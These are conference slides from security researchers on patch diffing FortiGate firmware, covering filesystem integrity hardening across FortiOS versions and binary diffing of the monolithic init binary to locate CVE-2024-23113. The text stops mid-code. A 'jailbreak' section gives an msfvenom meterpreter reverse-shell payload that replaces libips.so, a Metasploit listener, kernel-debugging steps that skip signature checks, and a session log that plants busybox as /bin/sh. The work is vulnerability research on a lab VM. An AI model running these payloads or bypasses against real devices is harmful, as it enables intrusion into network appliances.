Patch Diffing, You Are My Sword! A Deep Dive into Two Critical N-day Vulnerabilities in FortiGate

Qian Chen, Zibo Li | May 2025

QI-ANXIN
Leader in next-generation cybersecurity



OFF-BY-ONE
2025

About Us



Qian Chen

@cq674350529

- Senior security engineer from Codesafe Team of Legendsec at QI-ANXIN Group
- Mainly focus on the IoT and protocol security
- Speaker at POC, Hack in The Box, Black Hat



Zibo Li

@zblee_

- Security researcher from QI-ANXIN TianGong Team
- Specialize in binary and IoT security
- Speaker at Hack in The Box, Black Hat, Zer0Con

Agenda

- Background
- Patch diffing on FortiGate
- Vulnerability analysis & exploitation
- Summary

Agenda

- Background
- Patch diffing on FortiGate
- Vulnerability analysis & exploitation
- Summary

	2023	2024	2025
SonicWall		CVE-2024-40766 CVE-2024-53704	
Palo Alto		CVE-2024-3400 CVE-2024-0012 CVE-2024-9474	CVE-2025-0108
Juniper	CVE-2023-36844 CVE-2023-36845 CVE-2023-36846 CVE-2023-36847 CVE-2023-36851		
Ivanti	CVE-2023-46805	CVE-2024-21887 CVE-2024-21893	CVE-2025-0282 CVE-2025-22457
Fortinet	CVE-2023-27997	CVE-2024-23113 CVE-2024-47575 CVE-2024-55591	CVE-2025-24472
F5	CVE-2023-46747 CVE-2023-46748		
Citrix	CVE-2023-3519 CVE-2023-4966		
Cisco	CVE-2023-20198 CVE-2023-20269 CVE-2023-20273		
Check Point		CVE-2024-24919	
Array Networks	CVE-2023-28461		

CISA KEV Catalog (as of April 8, 2025)
https://www.cisa.gov/known-exploited-vulnerabilities-catalog

Critical Vulnerabilities Patched in Fortinet Firewall

- GUI
- SSL-VPN
- FGFM

2022

CVE-2022-40684	CVE-2022-42475
Authentication bypass in administrative interface	Heap-based buffer overflow in sslvpnd

2023

CVE-2023-25610	CVE-2023-27997	CVE-2023-42789/42790
Heap buffer underflow in administrative interface	Heap buffer overflow in sslvpn pre-authentication	Out-of-bounds Write in captive portal

2024

CVE-2024-23113	CVE-2024-21762	CVE-2024-47575[1]	CVE-2024-55591
Format String Bug in fgfmd	Out-of-bound Write in sslvpnd	Missing authentication in fgfmsd	Authentication bypass in Node.js websocket module

1. affect FortiManager, which can be used to manage FortiGate devices

FortiGate Filesystem Hardening Techniques

7.0.12/7.2.5/7.4.0

Real-time file system integrity checking

Home > FortiGate / FortiOS 7.0.0 > New Features

7.0.0

Real-time file system integrity checking 7.0.12

Real-time file system integrity checking has two main purposes:

- Prevent unauthorized modification of important binaries.
- Detect unauthorized binaries and prevent them from running.

When the FortiGate boots, the system performs a BIOS level integrity check on important internal files, the AV engine file, and the IPS engine file. These files are signed by the process described in Enhance BIOS-level signature and file integrity checking 7.0.12, and the BIOS verifies their signature against their certificates.

Once these files are verified to be authentic, the BIOS can boot the root filesystem and other executables and libraries. Once loaded, real-time protection begins. The important executables and binaries are protected from write access and any modifications. It also blocks the kernel from loading any modules. Any unauthorized loading of modules is blocked. If violations are found, logs are triggered.

```
__int64 forti_security_module_init(__int64 a1, __int64 a2, __int64 a3, __int64 a4, __int64 a5, __int64 a6)
{
  register_security((__int64)aFortiosLsm, a2, a3, a4, a5, a6);
  // ...
```

- fortism_path_link
- fortism_path_rename
- fortism_file_open
- fortism_kernel_load_data

📌 Prevent unauthorized modification of important binaries (flatkc from 7.0.12)

```
__int64 fortism_file_open(unsigned __int64 a1) {
  // ...
  if ( fos_is_appraise_enforced() ) {
    if ( (v1 & 2) != 0 ) {  // write mode
      v2 = d_path(a1 + 16, (__int64)v8, 1023);
      v4 = &PROTECTED_PATHS;
      while ( 1 ) {
        v5 = strlen(*v4);
        if ( !(unsigned int)strncmp(v2, *v4, v5) )
          break;
        if ( ++v4 == (char **)&unk_FFFFFFFF809DDA98 )
          goto LABEL_3;
      }
      v6 = 0LL;
      while ( 1 ) {
        v7 = strlen(*(&EXCLUDED_PATHS + v6));
        if (!(unsigned int)strncmp(v2, *(&off_FFFFFFFF809DDA00 + v6), v7))
          break;
        if ( ++v6 == 5 )
          return fortism_file_open_cold();
      }
    }
  } else { /* ... */ }
```

msg="write Violation, try to write readonly file(%s) ."

⚠️ /bin
⚠️ /migadmin
⚠️ /node-scripts
⚠️ /sbin
⚠️ /tools
⚠️ /usr
⚠️ /lib
⚠️ /lib64
⚠️ /data/rootfs.gz
⚠️ /data/datafs.tar.gz
⚠️ /data/flatkc

✅ /usr/local/apache2/conf
✅ /node-scripts/report-runner
✅ /node-scripts/logs
✅ /node-scripts/http-config.json
✅ /migadmin/fortiguard_resources

```
__int64 ima_file_mmap(unsigned __int64 a1, char a2){
  // ...
  security_task_getsecid(__readgsqword(0xB700u), v3);
  return fos_process_appraise_constprop_0(a1);
}
```

📌 Detect unauthorized binaries and prevent them from running (flatkc from 7.0.12)

```
__int64 fos_process_appraise_constprop_0(unsigned __int64 a1) {
  // ...
  v1 = integrity_iint_find(*(_QWORD *)(*(_QWORD *)(a1 + 24) + 48LL));
  if ( dword_FFFFFFFF809DDAF4 == 2 )
    return 0LL;
  v2 = v1;
  v3 = d_path(a1 + 16, (__int64)v13, 1023);
  v4 = (const char *)v3;
  if ( v2 ) {
    v11[0] = dword_FFFFFFFF809DDAF0;
    mmeset(v12, 0, 32);
    ima_calc_file_hash(a1, v11);
    if ( !(unsigned int)memcmp(v2[13] + 4LL, v12, *(unsigned __int8 *)(v2[13] + 1LL)) )
      return 0LL;
    /* severity=alert msg="Hash of executable file(%s) doesn't match the previous." */
    kernel_restart(0LL);
    return 4294967283LL;
  } else {
    if(!(unsigned int)strcmp(off_FFFFFFFF809DDAE0[0],v3) || !(unsigned int)strcmp(off_FFFFFFFF809DDAE8,v4))
      return 0LL;
    /* severity=alert msg="executable file(%s) doesn't have existing hash." */
    kernel_restart(0LL);
    return 4294967283LL;
  }
}
```

✅ /data/lib/libav.so
✅ /data/lib/libips.so

FortiGate Filesystem Hardening Techniques

7.0.12/7.2.5/7.4.0	7.0.13/7.2.8/7.4.1
Real-time file system integrity checking	Encrypt rootfs.gz using ChaCha20

7.0.13

```
unsigned __int64 fgt_verify_decrypt()
{
  // ...
  v0 = _initramfs_start;
  v1 = _initramfs_end - _initramfs_start;
  v2 = &unk_FFFFFFFF80A7C240;
  v3 = v6;
  for ( i = 8LL; i; --i )
    *v3++ = *v2++;
  crypto_chacha20_init(v7, v6, dword_FFFFFFFF80A7C260);
  chacha20_docrypt((__int64)v7, v0, v0, v1);
  return v8 - __readgsqword(0x28u);
}
```

FortiGate Filesystem Hardening Techniques

7.0.12/7.2.5/7.4.0	7.0.13/7.2.8/7.4.1	7.0.14/7.2.8/7.4.2
Real-time file system integrity checking	Encrypt rootfs.gz using ChaCha20	Enhanced file system integrity checking

7.0.14

```
__int64 fos_process_appraise_constprop_0(unsigned __int64 a1) {
  // ...
  v1 = *(_QWORD *)(*(_QWORD *)(a1 + 24) + 48LL);
  v2 = integrity_iint_find(v1);
  if ( dword_FFFFFFFF809EE238 != 2 ) {
    v3 = v2;
    v4 = d_path(a1 + 16, v23, 1023LL);
    v5 = (_BYTE *)v4;
    if ( v3 ) {
      /* ... same as before ... */
LABEL_17:
      kernel_restart(0LL);
      return 0xFFFFFFF3LL;
    }
    ......
```

```
    v9 = (int)off_FFFFFFFF809EE220[0];
    if ( (unsigned int)strcmp(off_FFFFFFFF809EE220[0], v4) ) {
      v9 = (int)off_FFFFFFFF809EE228;
      if ( (unsigned int)strcmp(off_FFFFFFFF809EE228, v5) ) {
        // ...
LABEL_16:
        goto LABEL_17;
      }
    }
    memset(v22, 0, sizeof(v22));
    snprintf((unsigned int)v22, 511, (unsigned int)"%s.x", v9, v10, v11);
    if ( (int)fos_verify_pkcs7(a1, v5, v22) < 0 ) {
      if ( dword_FFFFFFFF809EE230 != 2 ) {
        if ( dword_FFFFFFFF809EE230 == 1 ) {
          ima_pr_warning(0LL, v5);
        } else if ( !dword_FFFFFFFF809EE230 ) {
          ima_pr_warning(0LL, v5);
          return 0LL;
        }
        return 0LL;
      }
      ima_pr_emerg(0LL, v5);
      v12 = 0LL;
      goto LABEL_16;
    }
  }
  return 0LL;
}
```

⚠️ /data/lib/libav.so
⚠️ /data/lib/libips.so

FortiGate Filesystem Hardening Techniques

7.0.12/7.2.5/7.4.0	7.0.13/7.2.8/7.4.1	7.0.14/7.2.8/7.4.2	7.0.16/7.2.9/7.4.4/7.6.0
Real-time file system integrity checking	Encrypt rootfs.gz using ChaCha20	Enhanced file system integrity checking	Encrypt rootfs.gz using XOR

7.0.16

```
__int64 fgt_verify_initrd()
{
  /* ... same as before ... */
  _initramfs_end -= 256LL;
  v25 = _initramfs_start;
  v26 = _initramfs_end - _initramfs_start;
  v27 = ((_BYTE)_initramfs_end - (_BYTE)_initramfs_start) & 0xF;
  crypto_aes_expand_key(v47, v51, 32LL);
  v28 = (char *)&v48; v29 = 0;
  do {
    v29 ^= *v28 & 0xF ^ ((unsigned __int8)*v28 >> 4);
    ++v28;
  }
  while ( v50 != v28 );
  if ( !v29 )
    v29 = 1;
  v44 = v48; v45 = v49; v30 = 0; v31 = v29;
  ......
```

```
  do {
    v36 = v31;
    j_aes_enc_blk(v47, (__int64)v50, &v44);
    v32 = 0LL; v31 = v36;
    do {
      *(_BYTE *)(v25 + v30 + (unsigned int)v32) ^= v50[v32];
      ++v32;
    }
    while ( v32 != 16 );
    v45 += v36; v30 += 16;
  }
  while ( v26 >= v30 );
  if ( v27 ) {
    j_aes_enc_blk(v47, (__int64)v50, &v44);
    v33 = 0LL;
    do {
      *(_BYTE *)(v25 + v30 + (unsigned int)v33) ^= v50[v33];
      ++v33;
    }
    while ( v27 != (_DWORD)v33 );
  }
  return v1;
}
```

FortiGate Filesystem Hardening Techniques

7.0.12/7.2.5/7.4.0	7.0.13/7.2.8/7.4.1	7.0.14/7.2.8/7.4.2	7.0.16/7.2.9/7.4.4/7.6.0	7.6.0
Real-time file system integrity checking	Encrypt rootfs.gz using ChaCha20	Enhanced file system integrity checking	Encrypt rootfs.gz using XOR	PIE enabled

```
$ checksec --file ./init
[*] '~/FortiGate_VM/7.6.0/bin/init'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    FORTIFY:  Enabled
```

7.6.0

1. These measures represent only some of the security enhancements we observed during analysis, not all implemented by Fortinet.
2. Our analysis focused on 7.x versions, some mechanisms also exist in 6.x versions (not covered here).

Jailbreak FortiGate VM

- Replace /data/lib/libips.so + skip validation via kernel debugging

```
┌──(kali㉿kali)-[/media/kali/FORTIOS]
└─$ ls
bin       config         dhcpddb.bak         extlinux.conf  flatkc.chk   ldlinux.sys  lost+found
boot.msg  datafs.tar.gz  dhcp_ipmac.dat.bak  filechecksum   image.src    lib          rootfs.gz
cmdb      dhcp6s_db.bak  etc                 flatkc         ldlinux.c32  log          rootfs.gz.chk

┌──(kali㉿kali)-[/media/kali/FORTIOS]
└─$ ls -l ./lib
total 15460
-rwxr-xr-x 1 root root 6921184 Jun  7  2023 libav.so
-rwxr-xr-x 1 root root   13735 Jun  7  2023 libav.so.x
-rwxr-xr-x 1 root root 8843528 Jun  7  2023 libips.so
-rwxr-xr-x 1 root root   13735 Jun  7  2023 libips.so.x
```

mounted vmdk

replace

```
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.29.131 -f elf-so -o libips.so
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD linux/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.29.131
LHOST ⇒ 192.168.29.131
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.29.131:4444
```

Metasploit Listener

Jailbreak FortiGate VM

- Replace /data/lib/libips.so + skip validation via kernel debugging

```
__int64 fos_process_appraise_constprop_0(__int64 a1) {
  v20 = __readgsqword(0x28u);
  v11 = *(_QWORD *)(a1 + 32);
  v1 = d_path(a1 + 16, v18, 511LL);
  v2 = v1;
  if ( v1 > 0xFFFFFFFFFFFFF000LL ) {
    /* ... error ... */
  } else {
    v3 = integrity_iint_find_0(v1);
    if ( v3 ) {
      /* ... validate binary hash ...*/
    }
    else {
      /* ... validate libav.so, libips.so ... */
    }
  }
  return result;
}
```

jump to the end, and set return value to 0

flatkc from FGT_VM64-v7.4.4

```
debugStub.listen.guest64 = "TRUE"
debugStub.listen.guest64.remote = "TRUE"
debugStub.port.guest64 = "7404"
debugStub.listen.guest32 = "TRUE"
debugStub.listen.guest32.remote = "TRUE"
debugStub.port.guest32 = "17404"
```

VMWare Guest OS Debug

```
void sub_1296C60(__int64 a1)
{
  v2 = qword_7586D78;
  if ( !qword_7586D78 )
  {
    qword_7586D78 = "/data/lib/libips.so";
    v2 = "/data/lib/libips.so";
  }
  if ( byte_7586D47 )
  {
    /* ... validate IPS engine digital signature ...
*/
  }
  handle = dlopen(v2, 1);
  // ...
```

set byte_7586D47 to 0

init from FGT_VM64-v7.4.4

Jailbreak FortiGate VM

- Replace /data/lib/libips.so + skip validation via kernel debugging

Metasploit Listener

```
[*] Started reverse TCP handler on 192.168.29.131:4444
[*] Sending stage (3045380 bytes) to 192.168.29.141
[*] Meterpreter session 1 opened (192.168.29.131:4444 → 192.168.29.141:24760) at 2024-06-17 15:03:43 +0800

meterpreter > upload /home/kali/workspace/fortigate/tools/busybox /bin/busybox
[*] Uploading  : /home/kali/workspace/fortigate/tools/busybox → /bin/busybox
[*] Uploaded -1.00 B of 1.08 MiB (0.0%): /home/kali/workspace/fortigate/tools/busybox → /bin/busybox
[*] Completed  : /home/kali/workspace/fortigate/tools/busybox → /bin/busybox
meterpreter > upload /home/kali/workspace/fortigate/tools/smartctl.sh /bin/smartctl
[*] Uploading  : /home/kali/workspace/fortigate/tools/smartctl.sh → /bin/smartctl
[*] Uploaded -1.00 B of 26.00 B (-3.85%): /home/kali/workspace/fortigate/tools/smartctl.sh → /bin/smartctl
[*] Completed  : /home/kali/workspace/fortigate/tools/smartctl.sh → /bin/smartctl
meterpreter > chmod 777 /bin/busybox
meterpreter > execute -f /bin/busybox -a sh -i
Process 305 created.
Channel 3 created.
alias bb="/bin/busybox"
bb ls -l /bin/smartctl
-rwxr-xr-x    1 0        0               26 Jun 17 15:00 /bin/smartctl
bb rm /bin/sh
bb ln -s /bin/busybox /bin/sh
bb ls -l /bin/sh
lrwxrwxrwx    1 0        0               12 Jun 17 15:01 /bin/sh -> /bin/busybox
```

receive the reverse connection successfully

Agenda

- Background
- Patch diffing on FortiGate
- Vulnerability analysis & exploitation
- Summary

“Patch diffing (a specific form of binary diffing) is a technique to identify changes across versions of binaries as related to security patches. A patch diff compares a vulnerable version of a binary with a patched one. The intent is to highlight the changes, helping to discover new, missing, and interesting functionality across versions of a binary.”

—— CVE North Stars

Patch Diffing on FortiGate

- /bin/init: a huge monolithic binary that combines nearly all services (~70M)

```
# ls -l /bin/
lrwxrwxrwx    1 0        0               9 Jun 23 14:04 acd -> /bin/init
...
lrwxrwxrwx    1 0        0               9 Jun 23 14:04 fgfmd -> /bin/init
...
lrwxrwxrwx    1 0        0               9 Jun 23 14:04 foauthd -> /bin/init
lrwxrwxrwx    1 0        0               9 Jun 23 14:04 httpsd -> /bin/init
-rwxr-xr-x    1 0        0        68349224 Aug  3  2023 init
lrwxrwxrwx    1 0        0               9 Jun 23 14:04 initXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX -> /bin/init
-rwxr-xr-x    1 0        0          140296 Jun  6  2023 lspci
lrwxrwxrwx    1 0        0               9 Jun 23 14:04 newcli -> /bin/init
-rwxr-xr-x    1 0        0        34152632 Jun  6  2023 node
lrwxrwxrwx    1 0        0              11 Jun 23 14:04 rm -> /bin/sysctl
lrwxrwxrwx    1 0        0              12 Jun 23 14:04 sh -> /bin/sysctl
lrwxrwxrwx    1 0        0               9 Jun 23 14:04 sshd -> /bin/init
lrwxrwxrwx    1 0        0               9 Jun 23 14:04 sslvpnd -> /bin/init
-rwxr-xr-x    1 0        0          276128 Jun  6  2023 sysctl
lrwxrwxrwx    1 0        0               9 Jun 23 14:04 telnetd -> /bin/init
```

Patch Diffing on FortiGate

- /bin/init: a huge monolithic binary that combines nearly all services (~70M)

```
.data:0000000003E63380 binary_main_table dq offset aBinAlarmd  ; DATA XREF: sub_44CD40+14↑o
.data:0000000003E63380                                         ; "/bin/alarmd"
.data:0000000003E63388                   dq offset sub_10099A0
...
.data:0000000003E63650                   dq offset aBinHttpsd    ; "/bin/httpsd"
.data:0000000003E63658                   dq offset httpsd_main
...
.data:0000000003E63790                   dq offset aBinNewcli    ; "/bin/newcli"
.data:0000000003E63798                   dq offset sub_20028F0
...
.data:0000000003E63870                   dq offset aBinSmit      ; "/bin/smit"
.data:0000000003E63878                   dq offset smit_main
...
.data:0000000003E638F0                   dq offset aBinSslvpnd   ; "/bin/sslvpnd"
.data:0000000003E638F8                   dq offset sslvpnd_main
.data:0000000003E63900                   dq offset aBinTelnetd   ; "/bin/telnetd"
.data:0000000003E63908                   dq offset httpclid_main
...
.data:0000000003E639D0                   dq offset aBinFgfmd     ; "/bin/fgfmd"
.data:0000000003E639D8                   dq offset fgfmd_main
```

Patch Diffing on FortiGate

- /bin/init: a huge monolithic binary that combines nearly all services (~70M)

FGT_VM64 7.0.14 vs 7.0.13

- Total functions: 215,653
- Matched functions: 215,581
- Changed match functions: 1,961

Patch Diffing

Since fixes for the vulnerable devices were quietly published by Fortinet, we decided to dive in and 'patch diff' the bug, comparing the vulnerable and patched versions at the assembly level to locate details of the fix. This gives us the ability to understand what has changed across the versions, and thus hone into potentially affected functions.

Unfortunately, this is particularly difficult in a device such as a Fortigate appliance, where all application logic is compiled into a large 66-megabyte `init` binary. Indeed, the 'resolved issues' section for the patched 7.0.12 states over 70 issues alone (including the enticing-sounding '*Kernel panic occurs when receiving ICMP redirect messages*'). Time to wade through the changes!

Naturally, we resort to comparing the fixed and vulnerable versions of the firmware. This is made slightly more difficult due to two factors - firstly, Fortinet's decision to release other updates in the same patch, and secondly, the monolithic architecture of the target environment, which loads almost all user-space code from a single 66 MB `init` executable.


Diffing Time!

Patchdiffing the FortiGate is always a time-consuming process, as all logic is inside a 70MB `init` binary, and must be patchdiffed as a whole.


We ran the industry-standard Diaphora over the two versions, and were greeted by an not-unexpectedly huge amount of changes.


not easy and time-consuming

What if we split it into logical individual components?



Software Engineering: Modularity





Functions related to a single component are typically closely clustered together.

Common functions used by multiple components may be distributed at the beginning or end of these components.

Common functions used by all components may be distributed at the very beginning or end of all components.

“Disassemble” /bin/init

```
.data:003E63380  dq offset aBinAlarmd    ; "/bin/alarmd"
.data:003E63388  dq offset sub_10099A0
...
.data:003E63650  dq offset aBinHttpsd    ; "/bin/httpsd"
.data:003E63658  dq offset httpsd_main
...
.data:003E63790  dq offset aBinNewcli    ; "/bin/newcli"
.data:003E63798  dq offset sub_20028F0
...
.data:003E63870  dq offset aBinSmit      ; "/bin/smit"
.data:003E63878  dq offset smit_main
...
.data:003E638F0  dq offset aBinSslvpnd   ; "/bin/sslvpnd"
.data:003E638F8  dq offset sslvpnd_main
.data:003E63900  dq offset aBinTelnetd   ; "/bin/telnetd"
.data:003E63908  dq offset httpclid_main
...
.data:003E639D0  dq offset aBinFgfmd     ; "/bin/fgfmd"
.data:003E639D8  dq offset fgfmd_main
```

sorted by addr



```
...
0x9fe640(fds_notify_main): /bin/fds_notify
0xa18dc0(fgfmd_main): /bin/fgfmd
0xa36360(fips_self_test): /bin/fips_self_test
...
0xd67fe0(hotplug_main): /bin/hotplug
0xd7dfa0(httpsd_main): /bin/httpsd
0xde3e90(ikecryptd_main): /bin/ikecryptd
...
0x1006c20(lnkmt_passive_main): /bin/lnkmt_passive
0x10099a0(alarmd_main): /bin/alarmd
0x1009cd0(merged_daemons_main): /bin/merged_daemons
...
0x14eb950(speedtestd): /bin/speedtestd
0x1535800(ssh_main): /bin/ssh
0x154edc0(sshd_main): /bin/sshd
0x1574590(ssh-keygen): /bin/ssh-keygen
0x1575e50(scp_main): /bin/scp
0x16b01b0(sslvpnd_main): /bin/sslvpnd
0x16e41e0(syslogd_main): /bin/syslogd
...
0x1f47a60(dpdk_early_init_main): /bin/dpdk_early_init
0x20028f0(newcli_main): /bin/newcli
0x20a26c0(cmdbsvr): /bin/cmdbsvr
...
```

FGT_VM64 7.0.13 vs 7.0.14

Similarity	Confidence	Change	EA Primary	Name Primary	EA Secondary	Name Secondary	Com	Algorithm			
1.00	0.98	-------	009FEA30	sub_9FEA30	009FEDF0	sub_9FEDF0		Prime Signature	1	1	1
1.00	0.62	-------	009FEA60	sub_9FEA60	009D04F0	sub_9D04F0		Address Sequence	1	1	1
1.00	0.99	-------	009FEA70	sub_9FEA70	009FEE30	sub_9FEE30		Edges Call Graph MD…	30	30	30
1.00	0.99	-------	009FEAA0	sub_9FEAA0	009FEE60	sub_9FEE60		MD Index (Call Grap…	2	2	2
1.00	0.95	-------	009FEAE0	sub_9FEAE0	009FEEA0	sub_9FEEA0		Address Sequence	2	2	2
1.00	0.99	-------	009FEB00	sub_9FEB00	009FEEC0	sub_9FEEC0		Edges Flow Graph MD…	13	13	13
1.00	0.99	-------	009FEC40	sub_9FEC40	009FF000	sub_9FF000		MD Index (Flow Grap…	28	28	28
1.00	0.62	-------	009FEFB0	nullsub_11530	009FEBC0	sub_9FEBC0		Address Sequence	1	1	1
1.00	0.62	-------	009FEFC0	nullsub_11531	009FEBD0	sub_9FEBD0		Address Sequence	1	1	1
1.00	0.62	-------	009FEFD0	nullsub_11532	009FEBE0	sub_9FEBE0		Address Sequence	1	1	1

Patch Diffing on FortiGate

fgfmd

focus only on target components, not the whole

1.00	0.99	-------	00A36810	sub_A36810	00A37820	sub_A37820		Edges Call Graph MD…	3	3	3
1.00	0.90	-------	00A368F0	sub_A368F0	00A37900	sub_A37900		Call Reference	1	1	1
1.00	0.90	-------	00A36900	nullsub_95854	00A37910	sub_A37910		Call Reference	1	1	1
1.00	0.99	-------	00A36910	sub_A36910	00A37920	sub_A37920		Call Reference	6	6	6
1.00	0.99	-------	00A36950	sub_A36950	00A37960	sub_A37960		Call Reference	6	6	6
1.00	0.99	-------	00A36990	sub_A36990	00A379A0	sub_A379A0		Call Reference	6	6	6
1.00	0.98	-------	00A369D0	sub_A369D0	00A379E0	sub_A379E0		Call Reference	1	1	1
1.00	0.98	-------	00A36A20	sub_A36A20	00A37A30	sub_A37A30		Prime Signature	1	1	1
1.00	0.62	-------	00A36A40	nullsub_12255	00A2C8D0	sub_A2C8D0		Address Sequence	1	1	1
1.00	0.62	-------	00A36A50	nullsub_12256	00A2C8E0	sub_A2C8E0		Address Sequence	1	1	1

Patch Diffing on FortiGate

- CVE-2024-23113: Format String Bug in fgfmd

FGT_VM64 7.0.13 vs 7.0.14

```
fgfmd component addr range:(0x9fec40, 0xa36a20)
😄 0.99: 0xa04020 vs 0xa043e0
0.99: 0xa0adc0 vs 0xa0b180
0.99: 0xa0af50 vs 0xa0b320
0.99: 0xa29900 vs 0xa2a6d0
0.92: 0xa2b4c0 vs 0xa2c470
0.91: 0xa349a0 vs 0xa37020
0.91: 0xa36010 vs 0xa359b0
0.88: 0xa28e80 vs 0xa292b0
0.70: 0xa291e0 vs 0xa29f20
0.65: 0xa29cc0 vs 0xa2aaa0
0.58: 0xa29260 vs 0x2661ed0
0.52: 0xa293d0 vs 0xa2a1a0
0.47: 0xa28f90 vs 0xa293e0
0.34: 0xa29760 vs 0x9e4260
0.25: 0xa29db0 vs 0xa29880
0.20: 0xa2ab10 vs 0xa2abb0
0.19: 0xa29840 vs 0xa2a570
```

1. There are another two similar changes in sub_A0ADC0() and sub_A28F90().

```
int sub_A04020(__int64 a1, __int64 a2)
{
  v3 = fgfm_attr_by_name(a2, "authip");
  if ( v3 || (v3 = fgfm_attr_by_name(a2,
"fmg_fqdn")) != 0 || (v3 = fgfm_attr_by_name(a2,
"mgmtip")) != 0 )
  {
    snprintf((char *)(a1 + 204), 0x7FuLL, *(const
